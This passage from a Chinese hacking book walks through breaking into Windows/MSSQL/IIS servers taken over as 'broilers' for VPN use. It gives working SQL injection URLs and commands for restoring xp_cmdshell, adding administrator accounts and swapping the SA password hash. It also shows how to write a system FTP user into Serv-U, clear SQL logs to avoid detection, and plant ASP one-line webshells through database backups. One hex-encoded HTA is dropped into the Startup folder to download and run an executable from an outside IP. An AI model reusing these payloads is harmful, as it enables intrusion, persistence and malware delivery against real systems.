```
declare @o int, @f int, @t int, @ret int
declare @line varchar(8000)
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'opentextfile', @f out, 'd:\Serv-U6.3\ServUDaemon.ini', 1
exec @ret = sp_oamethod @f, 'readline', @line out
while( @ret = 0 )
begin
```


免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
print @line
exec @ret = sp_oamethod @f, 'readline', @line out
end
```

这段代码可以把ServUDaemon.ini里的配置信息全部显示出来！嘿嘿，既然能看了，那不是一样可以写进去吗？直接写一个系统权限的FTP账号进去，语句如下：

```
declare @o int, @f int, @t int, @ret int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'opentextfile', @f out, 'd:\Serv-U6.3\ServUDaemon.ini', 1
exec @ret = sp_oamethod @f, 'writeline', NULL, 《这里添写自己写好的SU配置信息，刚才复制的那些都要写上去》
```

然后执行一下，成功！我们再用存储过程看看写进去没有，如图247。

OK，终于成功写进去了一个用户名为XXXX，密码为空的系统权限FTP用户，然后偶们在FTP里执行“**quote siteXXXXXXX**”进行提权就好了。这里已经很熟悉了，就不写了。接着用3389连一下，成功得到服务器权限，如图248，然后偶们再用如下语句来清理掉SQL日志，免的被管理员发现。




图247

```
set nocount on
declare @logicalfilename sysname,
@maxminutes int,
@newsize int
```



图248

整个提权过程大部分都是用存储过程来完成的，其实这些东西在以前提权的时候都没有想到，感觉这个思路很不错，接下来看看《挑战BT-SA》。

◆ 《挑战BT-SA》 ◆

一、信息探测

由于工作原因，疏于管理肉鸡，用了许久的VPN肉鸡飞了……没办法，因为上一些国外站点需要用到VPN，只能再去找几台做VPN了。于是找Google帮忙，搜了下，不一会就找到了个有注入且为SA权限的肉鸡。心想今天运气不错嘛，一找就是SA。

可能有些朋友看到这里或许该起哄了，都SA了，还好意思写文章出来，这类文章多的都跟米一样了，不差我这篇呢。呵呵，如果是一般的情况，我也不会厚脸皮写出来了，请耐心继续往下看，从中你可以学到**xp_makecab、xp_unpackcab、xp_regread、sp_configure**等扩展存储的使用。

我先说下这台BT肉鸡的大概情况：WIN2K+MSSQL2000+IIS，对外开放80、1433、3389端口，且此服务器上只放了它一个站点，而且后台密码是写在ASP文件里的（前面猜表时并未找到后台相关的表，于是猜测对方是把密码写在ASP文件里了，进去后肯定了我的猜测）。

网络上公认的危险存储扩展均被删除，且无法恢复（后来确认是odsole70.dll、xplog70.dll、xpstar.dll三个DLL被删除）。这三个DLL的删除，意味着N多的存储扩展用不了，这也就意味着，虽然是SA权限，但你却不能执行命令、不能列目录、不能读/改注册表，不能恢复被删除的存储扩展。

大体情况已经说了，难度系数是有D，看我是如何击破这坚固的堡垒的。虽然对方开放了1433端口，但是这并不代表着Web和数据库就肯定是在一块的。我曾经就碰到过这类机器，虽然开着MSSQL服务，但却是给别的Web机器提供服务，既节省资源，又相对安全。

于是我先在本地用NC监听80端口（反连看IP，自己机器并不一定要装MSSQL），在注射点上执行如下语句：

```
;insert into OPENROWSET('SQLOLEDB','uid=sa;pwd=netpatch;Network=DBMSSOCN;Address=111.111.111.111,80;', 'select * from dest_table') select * from src_table;--
```

其中111.111.111.111是表示我的IP，因为我们只要看IP，所以其它的参数就无所谓了。而端口设置成80，是为了预防一些机器只让访问外部80。没一会，就有机器连过来了，一看IP，正是目标机器，如图249。

每月及时观看最新书籍
站上溜客安全网 www.1roku.com

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

二、获取系统权限




图249

要获取 WebShell，首先我们得需要路径。如何去获取路径呢？由于许多存储扩展已经不能使用，我们没办法执行命令、列目录、查看注册表等操作，于是我脑袋里闪过的 IDEA 就是，读取 **MetaBase.bin** 文件！有经验的朋友都知道，此文件乃 IIS 5.0 的网站配置文档。可怎么读呢？注入语句如下：

```
drop table [nspcn]
CREATE TABLE [nspcn](ResultTxt nvarchar(1024) NULL)
BULK INSERT [nspcn] FROM 'c:\boot.ini' WITH (KEEPNULLS)
insert into [nspcn] values ('g_over');Alter Table [nspcn] add id int NOT NULL IDENTITY (1,1)
select * from [nspcn]
```

上面的代码利用 BULK 来读取 boot.ini 文件，本地测试成功读取，如图 250。




图250

于是转而读取 MetaBase.bin 文件（由于虚拟机只有 WIN2K3 装有 MSSQL，我从 WIN2K 上 COPY 了个 MetaBase.bin），但是当时测试时失败了，如图 251，读取的内容为空，看样子 MetaBase.bin 里边有一些截断字符导致读取失败。

于是我又想到了 **xp_makecab 和 xp_unpackcab** 这两个扩展存储，使用如下语句：

```
;exec master..xp_makecab ''C:\WINNT\Help\iisHelp\common\404b.cab ', 'mszip',1,''C:\WINNT\Help\iisHelp\common\404b.htm'
--// 备份 404b.htm 页面
--// 由于当时忘了 xp_unpackcab 有个参数可以解压重命名的，哎，真是太意啊！于是用了下面的烂招：
Exec master..xp_makecab 'C:\WINNT\Help\iisHelp\common\404b.htm', 'mszip',1,'C:\WINNT\system32\inetsrv\MetaBase.bin'
--// 结果肯定失败了！
```

没办法，只能另图他法了，得想办法恢复那些存储扩展才行。先用 NC 连了下对方的 1433，根据反馈结果表示可以连上，如图 252。




图251

于是用如下语句加了个 SYSADMIN 权限的用户：

```
;exec master.dbo.sp_addlogin nspcn, netpatch--
;exec master.dbo.sp_addsrvrolemember nspcn sysadmin--
--// 后来才发现我语句写错了，第二句漏了个逗号！正确的应该是 exec master.dbo.sp_addsrvrolemember nspcn, sysadmin--
```




图252

用查询分析器连接上去，发现只是个 PUBLIC 权限，晕死我了。当时也晕忽忽的，不知道哪里错了，用 NBSI 也没加上，于是想到了一个疯狂的点子，修改 SA 密码。如何修改呢？如果我们直接用 “**;exec master.dbo.sp_password null,nspcn, netpatch--**” 修改，虽然可以，但万一恢复不了扩展，我们又不知道原密码，无法将密码修改回去，那么将完全暴露，得想个巧妙的方法才行。

> 于是想到了先复制 SA 的 HASH 到 A 用户，然后再把 B 用户的 HASH 复制给 SA，当然我们知道这个 B 用户的密码，这样我们就可以用知道的密码连上去了，修改回去时把 A 用户的 HASH 复制给 SA 就可以了。

我们先设想下修改后的情况，如果密码修改成功，那么网站立即崩溃暴错。如果不在最短的时间内恢复，那么我的行动将会暴露。结合上面的 “万一恢复不了扩展”，我制定了如下计划：准备好恢复 sp_addextendedproc 存储扩展的 SQL 语句，以及此扩展恢复后需要恢复存储扩展以及要执行的命令，当然最后一条是把 SA 密码修改回去的语句。

相关 SQL 如下：

```
Use master
```


免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
create procedure sp_addextendedproc ---- 1996/08/30 20:13
@functname nvarchar(517),/* {owner.}name of function to call */
@dllname varchar(255)/* name of DLL containing function */
as
set implicit_transactions off
if @@trancount > 0
begin
raiserror(15002,-1,-1,'sp_addextendedproc')
return (1)
end
dbcc addextendedproc( @functname, @dllname)
return (0) -- sp_addextendedproc
-- 以上语句是恢复sp_addextendedproc
EXEC?sp_addextendedproc?xp_cmdshell?,@dllname?='xplog70.dll'?
EXEC?sp_addextendedproc?xp_enumgroups?,@dllname?='xplog70.dll'?
EXEC?sp_addextendedproc?xp_loginconfig?,@dllname?='xplog70.dll'?
EXEC?sp_addextendedproc?xp_enumerrorlogs?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_getfiledetails?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?Sp_OACreate?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OADestroy?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OAGetErrorInfo?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OAGetProperty?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OAMethod?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OASetProperty?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?Sp_OAStop?,@dllname?='odsole70.dll'?
EXEC?sp_addextendedproc?xp_regaddmultistring?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regdeletekey?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regdeletevalue?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regenumvalues?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regremovemultistring?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regwrite?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_dirtree?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_regread?,@dllname?='xpstar.dll'?
EXEC?sp_addextendedproc?xp_fixeddrives?,@dllname?='xpstar.dll'?
-- 以上语句是恢复各存储扩展
exec master.dbo.xp_cmdshell 'net user nspcn netpatch /add&&net localgroup administrators nspcn /add'--
;DECLARE @shell INT EXEC sp_oacreate 'wscript.shell',@shell output EXEC sp_oamethod @shell,'run',null,'cmd.exe /c net user
nspcn netpatch /add&&net localgroup administrators nspcn /add','0','true'
exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0;--
select * from openrowset('microsoft.jet.oledb.4.0',';database=c:\winnt\system32\ias\ias.mdb','select shell("cmd.exe /c net
user nspcn netpatch /add&&net localgroup administrators nspcn /add")')
-- 为了预防万一，用了多个存储扩展执行添加nspcn用户的命令
update sysxlogins set password=(select top 1 password from sysxlogins where name='a') where name='sa'
-- 重要语句，把SA密码修改回去
```

但是在默认情况下，master.dbo.sysxlogins是不允许修改的，我们需要开启这个权限。执行**exec master.dbo.sp_configure 'allow updates',1;RECONFIGURE WITH OVERRIDE--**后，我们成功开启了修改权限，于是建立了2个用户a和b，密码均为netpatch。

先用**update sysxlogins set password=(select top 1 password from sysxlogins where name='sa') where name='a'** 把SA的HASH复制过去，然后再用**update sysxlogins set password=(select top 1 password from sysxlogins where name='b') where name='sa'** 把sa密码修改为netpatch。




图253

修改后立即用查询分析器登录肉鸡的sqlserver执行已经准备好的命令，但当命令执行完毕时，发现一个很严重的问题，就是odsole70.dll、xplog70.dll、xpstar.dll三个DLL已被删除，无法恢复我们需要的存储扩展了，如图253、如图254。




图254

再次陷入困境，在百般无奈的情况下，只能用一个没办法的点子

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯图片权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

——猜 Web 目录路径，用上文提到的读 boot.ini 文件的方法，尝试读取网站的主页。还好 RP 比较好，猜了 4 次就被我猜到了 Web 目录，**D:\网站名\index.asp**。

当文件内容被读取出来时，那个兴奋啊……于是立即用差异备份拿到了一个 WebShell，如图 255。

从 WebShell 中找到数据库连接文件，获得了 SA 的密码，然后再从 WebShell 上传了一个自己的存储扩展，用海阳 ASP 木马的的数据库管理功能连接数据库后，执行如下语句添加了一个自己的存储扩展 xp_nspcn!




图 255

```
use master
exec sp_addextendedproc 'xp_nspcn', 'xp_nspcn.dll'
grant exec
on xp_npsed
to public
```

再用自己的存储扩展执行如下语句：**Exec master.dbo.xp_nspcn 'net user nspcn netpatch /add&&net localgroup administrators nspcn /add'**，接着用添加的用户成功登录了 3389，如图 256。



图 256

三、经验总结

虽然进去了，但这是侥幸猜到 Web 目录的物理路径进去的，并不是完全靠实力进去的，心中有所不服。心想，要是现在不解决这个问题，以后碰到类似的，那不就更郁闷了。于是再次研究各个存储扩展的语法，这时才发现自己前面犯的三个严重错误，导致绕了一大圈才进去。

1、本可以利用 xp_makecab、xp_unpackcab 配合 404 页面获取路径，下面是相关的 SQL 语句。

```
Exec master..xp_makecab 'C:\WINNT\Help\iisHelp\common\404b.cab', mszip ,1, 'C:\WINNT\Help\iisHelp\common\404b.htm'
-- 先备份 404b.htm 页面
Exec master..xp_makecab 'C:\WINNT\Help\iisHelp\common\metabase.cab', 'mszip', 1, 'C:\WINNT\system32\inetsrv\MetaBase.bin'
-- 备份 metabase.bin 文件到 C:\WINNT\Help\iisHelp\common\ 目录
exec master..xp_unpackcab 'C:\WINNT\Help\iisHelp\common\metabase.cab', 'C:\WINNT\Help\iisHelp\common\', 1, '404b.htm'
-- 将 MetaBase.bin 从 C:\WINNT\Help\iisHelp\common\metabase.cab 中解压出来，并重命名为 404b.htm
```

然后我们访问该站不存在的文件名，就可以利用 404b 文件帮我们列出文件内容了。

2、就是加 SYSADMIN 权限的 SQL 用户时漏了个逗号，导致添加账号失败，上文有提到正确语句！

3、用了笨办法来修改 SA 密码，其实完全可以用 **“exec master.dbo.sp_configure 'allow updates', 1;RECONFIGURE WITH OVERRIDE; update sysxlogins set xstatus=18 where name='nspcn'--”** 来提升普通 SQL 用户 nspcn 权限（此语句和加一个 sa 用户是同等效果）。

多谢前面两位朋友带来的精彩文章，关于 SA 权限相关知识就讲到这里吧，我们来看下 DB 权限下如何继续得到权限。

DB 权限下的思路没有 SA 那样多，但除了猜表等常规工作外，一些 SQL 存储过程我们还是可以利用的。思路大致是：**确定 Web 路径->备份 shell**。如果 Web 与 data 分离就要看具体情况了。DB 权限下可以用 xp_dirtree 及 xp_regread 这两个存储过程来读取 Web 路径，那么首先来了解下 xp_regread 吧！

相对说来，用 xp_regread 的局限性还是有点大，因为这个只针对 WIN2000 的机器有效，并且得到的路径是 Web 默认的路径。虽然这样，但这一招有时候还是可以用的。

确定对方的系统是 WIN2000 这个操作应该不用我说了吧，我们直接进入正题，读取注册表的步骤如下：

第一步：

```
http://www.test.co.kr/client/site.asp?site_class2=%827%F11%833%920%828%895%827%E91%27;DROP%20TABLE%20D99_REG;CREATE%20TABLE%20D99_REG([ID]%20int,[Data][varchar](255))--
```

第二步：

```
http://www.test.co.kr/client/site.asp?site_class2=%827%F11%833%920%828%895%827%E91%27;DECLARE%20@result%20varchar(255)%20EXEC%20master.dbo.xp_regread%27HKEY_LOCAL_MACHINE%27,%27SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual%20Roots%27,%20%27/%27,@result%20output%20insert%20into%20D99_REG([ID],[data])%20values(%279999%27,@result);--
```


免责站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

第三步：

```
http://www.test.co.kr/client/site.asp?site_class2=%827%F11%833%920%828%895%827%E91%27And%20(Select%20char(124)%2BCast(Count(1)%20as%20varchar(8000))%2Bchar(124)%20From%20D99_REG)%3E0%20%20and%20%27%27=%27
```

（说明一下，第三步可能会碰到错误，不用管直接执行第四步）

第四步：

```
http://www.testco.kr/client/site.asp?site_class2=%827%F11%833%920%828%895%827%E91%27And%20(Select%20Top%201%20char(124)%2Bcast([id]%20as%20varchar(256))%2Bchar(124)%2Bdata%2Bchar(124)%20From%20(Select%20Top%201%20[ID],[Data]%20From%20D99_REG%20Order%20by%20[ID])%20T%20Order%20by%20[ID]%20desc)%3E0%20%20and%20%27%27=%27
```

第四步执行完后，根据MSSQL显错的内容我们就可以得到相应的结果了，如图257。




图257

得到了Web路径为**c:\intpub\wwwroot**，这有什么用呢？和目标站点一点关系都没有。不！利用这一点的关键是，在配置Web的时候都有一个默认站点，我们可以通过IP的形式来访问。在这里，我们通过PING站点得到IP为xx.xx.15.81，然后在浏览器里访问这个IP，如图258。




图258

聪明的你想到了什么？对，接下来的事就是通过Web备份把我们的木马备份到这个目录，这样我们是不是又离目标站近了点呢？这个方法有局限性，管理员的安全意识稍好一点就会把这个默认设置关掉，且利用这个方法的前提是找不到目标站的Web路径。

上面的操作环境是Web与DATA没有分离，如果Web与DATA分离的话，这一招也是同样有效的，这样就可以确定DATA上开有Web服务，然后利用前面的文章《挑战BT-SA》中的方法得到DATA服务器的IP，接着便是备份得到SHELL啦。

除了自身的局限性外，上面的方法算作渗透时的一种思路吧。下面来说一下xp_dirtree的利用，和所有的存储过程一样，先建表，接着把xp_dirtree的结果插入表中，然后再用select函数把内容选出来，其步骤如下：

第一步：

```
http://www.test.co.kr/client/site.asp?site_class2=%827%F11%833%920%828%895%827%E91%27;DROP%20TABLE%20D99_Tmp;CREATE%20TABLE%20D99_Tmp(subdirectory%20VARCHAR(100),depth%20VARCHAR(100),[file]%20VARCHAR(100))%20%20Insert%20D99_Tmp%20exec%20master..xp_dirtree%20%22C:\%22,%201,1--
```

第二步：

```
http://www.test.co.kr/client/site.asp?site_class2=%827%F11%833%920%828%895%827%E91%27And%20(Select%20char(124)%2BCast(Count(1)%20as%20varchar(8000))%2Bchar(124)%20From%20D99_Tmp)=0%20%20and%20%27%27=%27
```

第三步：

```
http://www.test.co.kr/client/site.asp?site_class2=%827%F11%833%920%828%895%827%E91%27And%20(Select%20Top%201%20char(124)%2BCast([file]%20as%20varchar(8000))%2Bsubdirectory%2Bchar(124)%20From%20(Select%20Top%201%20[subdirectory],[file]%20From%20D99_Tmp%20ORDER%20BY%20[file],[subdirectory])%20D%20ORDER%20BY%20[file]%20desc%20,%20[subdirectory]%20desc)=0%20%20and%20%27%27=%27
```

其中变化第二个“**select top**”后面跟的数字，即依次递增，可以先后得到表中后面的数据，第一条数据如图259。




图259

从图259中我们可以看到存在cmdcons这个目录。为什么是目录呢？因为在cmdcons的前面还有一个数字“0”，上面的语句是参考了啊D的

免责 :站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

吾爱破解论坛 http://WwW.52PoJie.Cn

提交数据模式得来的，我们来继续改变top后面跟的数字，看看如果是文件的话会怎么提示。

提交如下URL，返回信息如图260。

```
http://www.testco.kr/client/site.asp?site_class2=%827%F11%833%920%828%895%827%E91%27And%20(Select%20Top%201%20char(124)%2BCast([file]%20as%20varchar(8000))%2Bsubdirectory%2Bchar(124)%20From%20(Select%20Top%2013%20[subdirectory],[file]%20From%20D99_Tmp%20ORDER%20BY%20[file],[subdirectory])%20D%20ORDER%20BY%20[file]%20desc%20,%20[subdirectory]%20desc)=0%20%20and%20%27%27=%27
```




图260

在文件面前显示的是数字“1”，这样我们就可以一层层的通过xp_dirtree来找到真正的Web路径了。

如果说非要利用注入得Web路径并且是在db_owner权限下的话，目前我知道的就这两种方法，而一些人可能还会想到xp_subdirs这个存储过程。是的，这个过程确实可以用，但在db_owner权限下是无法调用的，它是在dbo（即sa）权限下才能调用。在sa权限下调用这个函数的方法和db_owner权限下调用xp_dirtree的方法差不多，这里就不再演示了。

得到Web路径后，下一步我们就可以通过备份得到Shell，甚至备份你的木马到机器的启动项中。**目前流行两种备份，分别为差异备份和log备份。**差异备份的成功率没有log备份高，因此现在大多数都采用的是log备份。不管是哪一种备份，都是需要数据库名的，至于如何得到，前面已经讲过了，差异备份的代码如下：

1、backup database 库名 to disk = 'c:\ddd.bak';--

2、创建表并插入数据：

```
create table [dbo].[dtest] ([cmd] [image]);
insert into dtest(cmd) values(0x3C25657865637574652872657175657374282261222929253E);--
```

3、进行差异备份

backup database 库名 to disk='Web路径\d.asp' WITH DIFFERENTIAL,FORMAT;--

以上的语句中，**0x3C25657865637574652872657175657374282261222929253E**就是一句话的内容：**<%execute(request("a"))%>**。但是这样备份要是遇到数据库大的话就不容易成功，以下的代码可以提高成功率：

```
declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0x77006F006B0061006F002E00620061006B00 backup database @a to disk=@s
create table [dbo].[xiaolu] ([cmd] [image]);
insert into xiaolu(cmd) values(0x3C25657865637574652872657175657374282261222929253E)
declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0x65003A005C007700650062005C0077006F006B0061006F002E00610073007000 backup database @a to disk=@s WITH DIFFERENTIAL,FORMAT
```

其中0x77006F006B0061006F002E00620061006B00为wokao.bak，0x3C25657865637574652872657175657374282261222929253E是<%execute(request("a"))%>，0x65003A005C007700650062005C0077006F006B0061006F002E00610073007000是e:\Web\wokao.asp。

上面提到的代码前面都有“**0x**”字符，表明是十六进制的。下面看看Log备份的代码：

```
;alter database null set RECOVERY FULL--
;create table cmd (a image)--
;backup log null to disk = 'c:\cmd' with init--
;insert into cmd (a) values (0x3C25657865637574652872657175657374282261222929259253EDA)--
';backup log null to disk = '备份路径'--
```

上面看到的一些数字和字母的组合依然是一句话的十六进制，这里有几点要说明，就是字符型的注入点要在语句前加上单引号以闭合前面的语句，而整形的注入点就没有必要了。另外有时候可能一句话备份不成功，可以试试以下几个版本的一句话，它们的连接密码都是a。

```
<%%25Execute(request("a"))%%25>
<%Execute(request("a"))%>
%><%execute request("a")%><%
<script language=VBScript runat=server>execute request("a")</script>
<%25Execute(request("a"))%25>
```

除此之外，大家还可以参考一下NBSI中getWebshell里的语句。另外，**如果备份的数据库名有特殊符号，**

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

如“-”，则数据库名需要用[]包含起来。

既然能备份成ASP格式，那也应该可以备份成其它格式，下面这一段代码就是把你的下载木马代码备份到启动项，这是好友B100d5w0rd写的，成功率比较高：

第一步：

```
http://192.168.1.23/test.asp?id=0;alter database dbname set recovery full;create table temp(aa sql_variant  primary key)--
```

第二步：

```
http://192.168.1.23/test.asp?id=0;declare @a varchar(255);set @a=0x433A5C57494E444F57535C54656D705C7E3039383631312E746D70;backup log dbname to disk=@a with init--
```

第三步：

```
http://192.168.1.23/test.asp?id=0;insert into temp values(0x3C73637269707420 6C616E67756167653D22564253637269707422 3EDA77696E646F772E6D6F7665546F20383838 3382C38383838DA753D22687474703A2F2F3131392E39382E39352E3130342F312E65786522DA703D226D2E65786522DA53657420783D4372656174654F626A65637428224D6963726F736F66742E584D4C485454502229DA782E4F70656E22474554222C752C30DA782E53656E642829DA53657420733D4372656174654F626A656374282241444F44422E53747265616D2229DA732E4D6F64653D33DA732E547970653D31DA732E4F70656E2829DA732E57726974652878 2E726573706F6E7365426F647929DA732E53617665546F46696C6520702C32DA53657420773D4372656174654F626A656374282257736372697074 2E5368656C6C2229DA772E52756E20702C30DA772E52756E22636D64202F63206465 6C20612E687461222C30DA77696E646F772E726573697A65546F20302C30DA77696E646F772E636C6F7365DA3C2F7363726970743E)--
```

第四步：

```
http://192.168.1.23/test.asp?id=0;declare @a varchar(255);set @a=0x433A5C446F63756D656E747320616E642053657474696E67735C41646D696E697374726174 6F725C5374617274204D656E755C50726F6772616D735C537461727475705C612E687461;backup log dbname to disk=@a--
```

其中的3C73637269707420 6C616E67756167653D22564253637269707422 3EDA77696E646F772E6D6F7665546F20383838382C38383838DA753D22687474703A2F2F3131392E39382E39352E3130342F312E65786522DA703D226D2E65786522DA53657420783D4372656174654F626A65637428224D6963726F736F66742E584D4C485454502229DA782E4F70656E22474554222C752C30DA782E53656E642829DA53657420733D4372656174654F626A656374282241444F44422E53747265616D2229DA732E4D6F64653D33DA732E547970653D31DA732E4F70656E2829DA732E57726974652878 2E726573706F6E7365426F647929DA732E53617665546F46696C6520702C32DA53657420773D4372656174654F626A656374282257736372697074 2E5368656C6C2229DA772E52756E20702C30DA772E52756E22636D64202F63206465 6C20612E687461222C30DA77696E646F772E726573697A65546F20302C30DA77696E646F772E636C6F7365DA3C2F7363726970743E是下面代码的十六进制：

```
<script language="VBScript">
window.moveTo 8888,8888
u="http://119.98.95.104/1.exe"
p="m.exe"
Set x=CreateObject("Microsoft.XMLHTTP")
x.Open"GET",u,0
x.Send()
Set s=CreateObject("ADODB.Stream")
s.Mode=3
s.Type=1
s.Open()
s.Write(x.responseBody)
s.SaveToFile p,2
Set w=CreateObject("Wscript.Shell")
w.Run p,0
w.Run"cmd /c del a.hta",0
window.resizeTo 0,0
window.close
</script>
```

上面这段代码的意思就是下载http://119.98.95.104/1.exe，并保存为m.exe然后执行。而

免责[illegible]:站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

433A5C446F63756D656E747320616E642053657474696E67735C41646D696E6973747261746F725C5374617274204D656E755C50726F6772616D735C537461727475705C612E687461 为 C:\Documents and Settings\Administrator\Start Menu\Programs\Startup\a.hta 的十六进制形式，当然这里要根据实际情况来变化，如果对方的操作系统是中文的，那就要进行相应的转换哦。

原理就讲这么多，来看一下实践的情况。下面是我好友 B100d5w0rd 写的文章《利用 SHELL INJIECTION 进行入侵》，大家可以作为参考。

◆ 《利用 SHELL INJIECTION 进行入侵》 ◆

目标是 http://www.fillxxx.com/，好像是什么大学生求职／兼职类型的网站，如图 261。



图 261

先扫了一下后台，如图 262，结果蛮丰富的，不光扫到了后台，又有 eWebeditor 和 fckeditor，还带个论坛。接着发现，eWeb 删了后台，fck 禁用了上传，都没办法利用了。论坛是 dv8.2 的，手里又没 0day，看来只有从主站下手了。

随便打开一个连接 **http://www.fillxxx.com/ppca/MoreLog.asp?classid=4&classname=%D6%B0%B3%A1%D0%C4%B5%C3**，把后面的 **classname** 参数去掉，依然正常显示，来看看前面这个参数有没有注入的问题吧。



图 262

